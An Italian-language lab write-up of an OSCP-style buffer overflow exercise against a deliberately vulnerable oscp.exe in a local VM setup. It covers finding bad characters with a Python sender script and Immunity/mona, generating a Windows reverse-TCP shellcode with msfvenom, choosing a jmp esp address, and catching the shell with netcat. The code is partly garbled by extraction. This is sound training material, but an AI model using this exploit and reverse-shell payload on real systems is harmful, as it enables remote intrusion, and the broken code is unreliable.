# **OSCP like Buffer Overflow - PART 2**

OS: VM Kalilinux, VM Windows 10 Metasploitable Strumenti: Immunity Debugger, !Mona script Files Target Vulnerabili: oscp.exe, essfunc.dll

Obiettivo: generare exploit

### **BadChars**

Nello Sviluppo di un exploit per una vulnerabilità di **Buffer Overflow** è fondamentale identificare caratteri che possono interferire con i **payload.** Caratteri come \x00 possono interrompere l'esecuzione prima del dovuto, causando anche errori.

Per determinare i caratteri scomodi si fa uso di un **payload** contenente i byte compresi tra \x01 a \xFF, si esclude \x00.

Ma prima di usare lo script si fa uso dello **script command !mona** importato nel debugger **Immunity**.

Si configura la cartella di lavoro con

!mona config -set

setworkingfolder "directory"%p

Si genera un byte array

!mona bytearray -b "\x00"

Si fa runnare il nostro script e poi si comparano i bytes inviati con i bytes in memoria

!mona compare -f


"directory\bytearray.bin" -a
esp

```
mort socket
timeout = 5
ignore_chars = ["\x00"]
badchars =
 or i in range(256):
    if chr(i) not in ignore_chars:
    badchars += chr(i)
payload = "A" * 1982 + badchars
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM
    s.settimeout(5) # Timeout per evitare blocchi
    s.connect(("192.168.50.10", 1337))
    print("[*] Connessione stabilita, invio payload...")
    s.send(("OVERFLOW1 " + payload).encode())
    s.close()
    print("[+] Payload inviato con successo!")
   ept Exception as e:
    print(f"[!] Errore di connessione: {e}")
```

Come si può notare dall'immagine, si possono rilevare ulteriori badchars, allora si ripete il test ad iterazione, escludendo progressivamente i caratteri.

Nel processo l'output di comparazione varierà, e se un carattere non ci sia nell'iterazione successiva, può significare che questo non sia un badchar.

Al termine rimangono solo i caratteri problematici: \x00\x07\x2e\xa0 .



## Generare una shellcode per un RCE (Remote Command Execution)

Ora si utilizza la sequenza trovata di **badchars** per generare un payload da inserire nello stack, ovvero una shellcode RCE; si usa per questo il noto tool **msfvenom**:

Msfvenom -p
windows/shell\_reverse\_tcp LHOST=<ip>
LPORT=<port> EXITFUNC=thread -b
"\x00\x07\x2e\xa0" -f python

Si usa una windows reverse tcp shell, con l'indirizzo ip e la porta della macchina che deve ricevere la comunicazione, EXITFUNC=thread crea un nuovo thread per rendere stabile la shell, poi si aggiungono i badchar e l'output è in linguaggio python.

#### Attivare la shellcode

Prima di poter posizionare il payload generato nella giusta posizione dello stack, si procede ad individuare l'istruzione **jmp esp** per poter reindirizzare l'esecuzione al payload.

Si usa ancora !mona tramite il debugger

```
!mona jmp -r esp -cpb "x00\x07\x2e\xa0"
```

Ottenendo come risultato una lista di indirizzi di memoria disponibili, (si nota che **ASLR**, un meccanismo di Randomizzazione del Layout dello Spazio degli Indirizzi, è disabilitato e ciò fa al

nostro caso, altrimenti non sarebbe possibile un **BOF**) nel nostro casi si è scelto il primo **0x625011af.** 

## **Exploit**

Infine si costruisce l'exploit :

- Impostare il padding con il carattere A ripetuto per il valore dell'offset prima trovato
   1978
- impostare l'indirizzo EIP con quello scelto;
- aggiustare lo spazio con il valore NOPS per evitare corruzioni del payload;
- impostare il buffer con il payload precedentemente creato con msfvenom;
- creare il payload concatenando padding, EIP, NOPS e buffer.

(è possibile visionare il codice **final\_exploit.py**)

Prima di mettere in azione l'exploit è necessario aprire una sessione in ascolto di netcat, per poter aprire un collegamento tra la shell "iniettata" e il nostro terminale.

Azionato si nota che netcat ha ricevuto la trasmissione in modo corretto.

```
(kali⊛kali)-[~]
listening on [any] 4444 ...
connect to [192.168.50.9] from (UNKNOWN) [192.168.50.10] 49502
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.
C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\oscp>help
help
Per ulteriori informazioni su uno specifico comando, digitare HELP nome comando
              Visualizza o modifica le associazioni alle estensioni dei file.
ASS0C
ATTRIB
              Visualizza o modifica gli attributi del file.
BREAK
               Attiva o disattiva il controllo esteso di CTRL+C.
               Imposta le propriet+ nel database di avvio per il controllo del
BCDEDIT
               caricamento avvio.
```